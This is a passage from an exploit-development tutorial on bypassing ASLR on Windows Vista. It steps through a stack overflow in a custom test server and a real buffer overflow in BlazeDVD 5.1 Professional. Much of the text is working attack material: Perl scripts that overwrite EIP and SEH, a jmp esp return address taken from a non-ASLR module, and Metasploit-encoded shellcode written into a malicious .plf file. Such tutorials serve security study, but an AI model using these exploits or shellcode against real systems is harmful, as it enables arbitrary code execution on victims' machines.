Executable modules

Base	Size	Entry	Name	File version	Path
003C0000	00006000	003C155B	vulnsrv		C:\vulnsrv\vulnsrv.exe
6DD00000	000A3000	6DD22D40	MSVCR90	9.00.21022.8	C:\Windows\WinSxS\x86_microsoft.vc90.cr
733A0000	00007000	733A1150	WSOCK32	6.0.6000.16386	C:\Windows\system32\WSOCK32.dll
756E0000	00005000	756E1564	wshtcpip	6.0.6000.16386	C:\Windows\System32\wshtcpip.dll
75A70000	0003B000	75A71424	mswsock	6.0.6000.16386	C:\Windows\system32\mswsock.dll
76880000	000C3000	768D02EB	RPCRT4	6.0.6001.18000	C:\Windows\system32\RPCRT4.dll
77820000	000DC000	7786B7F5	kernel32	6.0.6001.18000	C:\Windows\system32\kernel32.dll
77900000	00006000	779016B8	NSI	6.0.6001.18000	C:\Windows\system32\NSI.dll
77990000	000C6000	779D0CC1	ADVAPI32	6.0.6002.18005	C:\Windows\system32\ADVAPI32.dll
77B90000	00127000		ntdll	6.0.6001.18000	C:\Windows\system32\ntdll.dll
77D10000	0002D000	77D11434	WS2_32	6.0.6000.16386	C:\Windows\system32\WS2_32.dll
77D40000	000AA000	77D49FAE	msvcrt	7.0.6002.18005	C:\Windows\system32\msvcrt.dll


After a reboot :




Executable modules

Base	Size	Entry	Name	File version	Path
01280000	00006000	0128155B	vulnsrv		C:\vulnsrv\vulnsrv.exe
6E550000	000A3000	6E572D40	MSVCR90	9.00.21022.8	C:\Windows\WinSxS\x86_microsoft.vc90
72E90000	00007000	72E91150	WSOCK32	6.0.6000.16386	C:\Windows\system32\WSOCK32.dll
75080000	00005000	75081564	wshtcpip	6.0.6000.16386	C:\Windows\System32\wshtcpip.dll
75370000	0003B000	75371424	mswsock	6.0.6000.16386	C:\Windows\system32\mswsock.dll
75DB0000	000C6000	75DF0CC1	ADVAPI32	6.0.6002.18005	C:\Windows\system32\ADVAPI32.dll
75E80000	0007D000	75E89B1E	USP10	1.0626.6002.180	C:\Windows\system32\USP10.dll
75F00000	000C3000	75F502EB	RPCRT4	6.0.6001.18000	C:\Windows\system32\RPCRT4.dll
76120000	000C8000	7612169E	MSCTF	6.0.6000.16386	C:\Windows\system32\MSCTF.dll
76360000	000AA000	76369FAE	msvcrt	7.0.6002.18005	C:\Windows\system32\msvcrt.dll
76490000	0001E000	76491378	IMM32	6.0.6002.18005	C:\Windows\system32\IMM32.DLL
76510000	000DC000	7655B7F5	kernel32	6.0.6001.18000	C:\Windows\system32\kernel32.dll
76780000	0004B000	7678F12A	GDI32	6.0.6002.18005	C:\Windows\system32\GDI32.dll
77530000	00127000		ntdll	6.0.6001.18000	C:\Windows\system32\ntdll.dll
77670000	00006000	776716B8	NSI	6.0.6001.18000	C:\Windows\system32\NSI.dll
77680000	00090000	77697A1D	USER32	6.0.6001.18000	C:\Windows\system32\USER32.dll
77720000	0002D000	77721434	WS2_32	6.0.6000.16386	C:\Windows\system32\WS2_32.dll
77750000	00009000	77751303	LPK	6.0.6002.18051	C:\Windows\system32\LPK.DLL

So even the base address of our custom application got changed. (Because it was compiled under VC++ 2008, which has the /dynamicbase linker flag set by default).



The !ASLRdynamicbase pycommand in ImmDbg will show the ASLR awareness of the executable binaries/loaded modules :




ASLR /dynamicbase Table

Base	Name	DLLCharacteristics	Enabled?
772f0000	NSI.dll	0x0540	ASLR Aware (/dynamicbase
011e0000	vulnsrv.exe	0x8140	ASLR Aware (/dynamicbase
76060000	kernel32.dll	0x0140	ASLR Aware (/dynamicbase
76e20000	msvcrt.dll	0x0140	ASLR Aware (/dynamicbase
72e50000	WSOCK32.dll	0x0140	ASLR Aware (/dynamicbase
77220000	RPCRT4.dll	0x0140	ASLR Aware (/dynamicbase
75e00000	ADVAPI32.dll	0x0140	ASLR Aware (/dynamicbase
773e0000	ntdll.dll	0x0140	ASLR Aware (/dynamicbase
75fa0000	WS2_32.dll	0x0140	ASLR Aware (/dynamicbase
6fd70000	MSVCR90.dll	0x0140	ASLR Aware (/dynamicbase

!ASLRdynamicbase

Done!

Compile this application without GS and run it in Vista (without HW DEP/NX). We already know that, after sending 508 bytes to the application, we can overwrite saved EIP. Using a debugger (by setting a breakpoint on calling function pr(), we find out that saved EIP contains something like 0×011e1293 before it got overwritten. (where 0×011e is randomized, but the low bits "1293" should be the same across reboots



So when using the following exploit code :

```
use strict;
use Socket;
my $junk = "A" x 508;
my $eipoverwrite = "BBBB";
# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
print SOCKET $junk.$eipoverwrite."\n";
print "[+] Payload sent\n";
close SOCKET or die "close: $!";
```

the registers & stack looks like this after EIP was overwritten :

```
(f90.928): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0018e23a ebx=00000000 ecx=0018e032 edx=0018e200 esi=00000001 edi=011e3388
```

```
eip=42424242 esp=0018e030 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
42424242 ??                ???

0:000> d ecx
0018e032  18 00 00 00 00 00 41 41-41 41 41 41 41 41 41 41  ......AAAAAAAAAA
0018e042  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e052  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e062  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e072  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e082  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e092  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e0a2  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA

0:000> d edx
0018e200  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e210  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e220  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e230  41 41 41 41 42 42 42 42-0a 00 00 00 00 00 00 00  AAAABBBB........
0018e240  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0018e250  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0018e260  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0018e270  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................

0:000> d esp
0018e030  0a 00 18 00 00 00 00 00-41 41 41 41 41 41 41 41  ........AAAAAAAA
0018e040  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e050  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e060  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e070  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e080  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e090  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e0a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Normally, when we get this, we would probably look for a jump edx instruction and overwrite EIP with the address of jmp edx. (and then use some backwards jumpcode to get to the beginning of the shellcode), or push ebp/ret… But we know that we cannot just overwrite EIP due to ASLR. The only thing we could do is try to find something that will do a jmp edx or push ebp/ret inside the address range of 0×011eXXXX – which is the saved EIP before the BOF occurs), and then only overwrite the 2 low bytes of saved EIP instead of overwriting saved EIP entirely. In this example, no such instruction exists.

There is a second issue with this example. Even if a usable instruction like that exists, you would notice that overwriting the 2 low bytes would not work because when you overwrite the 2 low bytes, a string terminator (00 – null bytes) are added, overwriting half of the high bytes as well… So the exploit would only work if you can find an address that will do the jmp edx/… in the address space 0×011e00**XX.** And that limits us to a maximum of 255 addresses in the 0×011e range :

```
011E1000  /$ 55             PUSH EBP
011E1001  |. 8BEC           MOV EBP,ESP
011E1003  |. 81EC 08020000  SUB ESP,208
011E1009  |. A0 1421CD00    MOV AL,BYTE PTR DS:[CD2114]
011E100E  |. 8885 08FEFFFF  MOV BYTE PTR SS:[EBP-1F8],AL
011E1014  |. 68 F3010000    PUSH 1F3                               ; /n = 1F3 (499.)
011E1019  |. 6A 00          PUSH 0                                 ; |c = 00
011E101B  |. 8D8D 09FEFFFF  LEA ECX,DWORD PTR SS:[EBP-1F7]         ; |
011E1021  |. 51             PUSH ECX                               ; |s
011E1022  |. E8 C30A0000    CALL <JMP.&MSVCR90.memset>             ; \memset
011E1027  |. 83C4 0C        ADD ESP,0C
011E102A  |. 8B55 08        MOV EDX,DWORD PTR SS:[EBP+8]
011E102D  |. 8995 04FEFFFF  MOV DWORD PTR SS:[EBP-1FC],EDX
011E1033  |. 8D85 08FEFFFF  LEA EAX,DWORD PTR SS:[EBP-1F8]
011E1039  |. 8985 00FEFFFF  MOV DWORD PTR SS:[EBP-200],EAX
011E103F  |. 8B8D 00FEFFFF  MOV ECX,DWORD PTR SS:[EBP-200]
011E1045  |. 898D FCFDFFFF  MOV DWORD PTR SS:[EBP-204],ECX
011E104B  |> 8B95 04FEFFFF  /MOV EDX,DWORD PTR SS:[EBP-1FC]
011E1051  |. 8A02           |MOV AL,BYTE PTR DS:[EDX]
011E1053  |. 8885 FBFDFFFF  |MOV BYTE PTR SS:[EBP-205],AL
011E1059  |. 8B8D 00FEFFFF  |MOV ECX,DWORD PTR SS:[EBP-200]
011E105F  |. 8A95 FBFDFFFF  |MOV DL,BYTE PTR SS:[EBP-205]
011E1065  |. 8811           |MOV BYTE PTR DS:[ECX],DL
011E1067  |. 8B85 04FEFFFF  |MOV EAX,DWORD PTR SS:[EBP-1FC]
011E106D  |. 83C0 01        |ADD EAX,1
011E1070  |. 8985 04FEFFFF  |MOV DWORD PTR SS:[EBP-1FC],EAX
011E1076  |. 8B8D 00FEFFFF  |MOV ECX,DWORD PTR SS:[EBP-200]
011E107C  |. 83C1 01        |ADD ECX,1
011E107F  |. 898D 00FEFFFF  |MOV DWORD PTR SS:[EBP-200],ECX
011E1085  |. 80BD FBFDFFFF >|CMP BYTE PTR SS:[EBP-205],0
011E108C  |.^75 BD          \JNZ SHORT vulnsrv.011E104B
011E108E  |. 8BE5           MOV ESP,EBP
011E1090  |. 5D             POP EBP
011E1091  \. C3             RETN
011E1092     CC             INT3
011E1093     CC             INT3
011E1094     CC             INT3
011E1095     CC             INT3
011E1096     CC             INT3
011E1097     CC             INT3
011E1098     CC             INT3
011E1099     CC             INT3
011E109A     CC             INT3
011E109B     CC             INT3
```

```
011E109C     CC             INT3
011E109D     CC             INT3
011E109E     CC             INT3
011E109F     CC             INT3
011E10A0  /$ 55             PUSH EBP
011E10A1  |. 8BEC           MOV EBP,ESP
011E10A3  |. 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
011E10A6  |. 50             PUSH EAX                             ; /<%s>
011E10A7  |. 68 1821CD00    PUSH vulnsrv.011E2118                ; |format = "Error %s"
011E10AC  |. FF15 A020CD00  CALL DWORD PTR DS:[<&MSVCR90.printf>]  ; \printf
011E10B2  |. 83C4 08        ADD ESP,8
011E10B5  |. E8 FA090000    CALL <JMP.&WSOCK32.#116>             ; [WSACleanup
011E10BA  |. 5D             POP EBP
011E10BB  \. C3             RETN
011E10BC     CC             INT3
011E10BD     CC             INT3
011E10BE     CC             INT3
011E10BF     CC             INT3
011E10C0  /$ 55             PUSH EBP
011E10C1  |. 8BEC           MOV EBP,ESP
011E10C3  |. B8 141D0000    MOV EAX,1D14
011E10C8  |. E8 230A0000    CALL vulnsrv.011E1AF0
011E10CD  |. A0 1521CD00    MOV AL,BYTE PTR DS:[CD2115]
011E10D2  |. 8885 F0E2FFFF  MOV BYTE PTR SS:[EBP-1D10],AL
011E10D8  |. 68 87130000    PUSH 1387                            ; /n = 1387 (4999.)
011E10DD  |. 6A 00          PUSH 0                               ; |c = 00
011E10DF  |. 8D8D F1E2FFFF  LEA ECX,DWORD PTR SS:[EBP-1D0F]      ; |
011E10E5  |. 51             PUSH ECX                             ; |s
011E10E6  |. E8 FF090000    CALL <JMP.&MSVCR90.memset>           ; \memset
011E10EB  |. 83C4 0C        ADD ESP,0C
011E10EE  |. 8A15 1621CD00  MOV DL,BYTE PTR DS:[CD2116]
011E10F4  |. 8895 78F6FFFF  MOV BYTE PTR SS:[EBP-988],DL
011E10FA  |. 68 CF070000    PUSH 7CF                             ; /n = 7CF (1999.)
011E10FF  |. 6A 00          PUSH 0                               ; |c = 00
```

Bypassing ASLR : using an address from a non-ASLR enabled module

A second technique that can be used to bypass ASLR is to find a module that does not randomize addresses. This technique is somewhat similar to one of the methods to bypass SafeSEH : use an address from a module that is not safeseh (or ASLR in this case) enabled. I know, some people may argue that this is not really "bypassing" the restriction... but hey – it works and it allows for building stable exploits.

In certain cases (in fact in a lot of cases), the executable binaries (and sometimes some of the loaded modules) are not ASLR aware/enabled. That means that you could potentially use addresses/pointers from those binaries/modules in order to jump to shellcode, because those addresses will most likely not get randomized. In the case of the executable binary : the base address for these binaries often start with a null byte. So that means that even if you can find an address that will jump to your shellcode, you'll need to deal with the null byte. This may or may not be a problem, depending on the stack layout and the contents of the registers when the BOF occurs.

Let's have a look at a vulnerability that was discovered in august 2009 : http://www.milw0rm.com/exploits/9329. This exploit shows a BOF vulnerability in BlazeDVD 5.1 Professional, triggered by opening a malicious plf file. The vulnerability can be exploited by overwriting the SEH structure.


You can download a local copy of this vulnerable application here :

BlazeDVD 5.1 Professional (Log in before downloading this file !) - Downloaded 120 times

Now let's see if we can build a reliable exploit for Vista for this particular vulnerability.


Start by determining how far we need to write in order to hit the SE structure. After doing some simple tests, we find that we need an offset of 608 bytes to overwrite SEH :

```
my $sploitfile="blazesploit.plf";
print "[+] Preparing payload\n";
my $junk = "A" x 608;
$junk = $junk."BBBBCCCC";
$payload =$junk;
print "[+] Writing exploit file $sploitfile\n";
open ($FILE,">$sploitfile");
print $FILE $payload;
close($FILE);
print "[+] ".length($payload)." bytes written to file\n";
```



Ok, it looks like we have 2 ways of exploiting this one : either via direct RET overwrite (EIP=41414141) or via SEH based (SEH chain : SE Handler = 43434343 (next SEH = 42424242)). ESP points to our buffer.

When looking at the ASLR awareness state table (!ASLRdynamicbase), we see this :



Wow – a lot of the modules seem to be not ASLR aware. That means that we should be able to use addresses from those modules to make our jumps. Unfortunately, the output of that ASLRdynamicbase script is not reliable. Take note of the modules without ASLR and reboot the system. Run the command again and compare the new list with the old list. That should give you a better idea on which modules can be used. In this scenario, you'll go back from a list of 23 to a list of 7 (which is still not too bad, isn't it):

BlazeDVD.exe (0×00400000), skinscrollbar.dll (0×10000000), configuration.dll (0×60300000), epg.dll (0×61600000) , mediaplayerctrl.dll (0×64000000) , netreg.dll (0×64100000) , versioninfo.dll (0×67000000)

Bypass ASLR (direct RET overwrite)

In case of a **direct RET overwrite**, we overwrite EIP after offset 260 , and a jmp esp (or call esp or push esp/ret) would do the trick.

Possible jump addresses could be :

* blazedvd.exe : 79 addresses (but null bytes !)

* skinscrollbar.dll : 0 addresses

* configuration.dll : 2 addresses, no null bytes

* epg.dll : 20 addresses, no null bytes


* mediaplayerctrl.dll : 15 addresses, 8 with null bytes

* netreg.dll : 3 addresses, no null bytes

* versioninfo.dll : 0 addresses

EIP gets overwritten after 260 characters, so a reliably working exploit would look like this :

```
my $sploitfile="blazesploit.plf";
print "[+] Preparing payload\n";
my $junk = "A" x 260;
my $ret = pack('V',0x6033b533);  #jmp esp from configuration.dll
my $nops = "\x90" x 30;
# windows/exec - 302 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my $shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" .
"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .
"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" .
"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .
"\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x44\x34\x45\x57" .
"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .
"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .
"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .
"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .
"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .
"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .
"\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" .
"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .
"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" .
"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .
"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .
"\x42\x4c\x43\x53\x43\x30\x41\x41";
$payload =$junk.$ret.$nops.$shellcode;
print "[+] Writing exploit file $sploitfile\n";
open ($FILE,">$sploitfile");
print $FILE $payload;
close($FILE);
print "[+] ".length($payload)." bytes written to file\n";
```




Reboot, try again... it should still work


ASLR Bypass : SEH based exploits

In case of **SEH based exploit**, the basic technique is the same. Find modules that are not aslr protected, find an address that does what you want it to do, and sploit… Let’s pretend that we need to bypass safeseh as well, for the phun of it.

Modules without safeseh : (!pvefindaddr nosafeseh)



Modules without safeseh and not ASLR aware : (!pvefindaddr nosafesehaslr)



If we can find a usable address in one of these modules, we should be good to go. Again, the output will not be reliable, so you need to reboot & compare the outcome in order to be sure. The modules that are not aslr protected, and not safeseh protected either, are :

* skinscrollbar.dll (0×10000000)

* configuration.dll (0×60300000)


* epg.dll (0×61600000)

